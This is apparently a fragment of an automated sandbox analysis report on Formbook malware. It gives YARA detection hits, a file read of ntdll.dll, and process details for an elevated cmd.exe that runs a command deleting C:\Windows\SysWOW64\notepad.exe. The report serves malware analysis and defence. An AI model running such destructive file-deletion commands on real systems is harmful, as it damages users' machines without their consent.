0000000B.00000002.1175083933.0000000000080000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.1175083933.0000000000080000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.1175083933.0000000000080000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	9A457	NtReadFile

Analysis Process: cmd.exe PID: **1740**, Parent PID: **1800**

General

Target ID:	12
Start time:	18:39:25
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Windows\SysWOW64\notepad.exe"
Imagebase:	0x4ab40000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly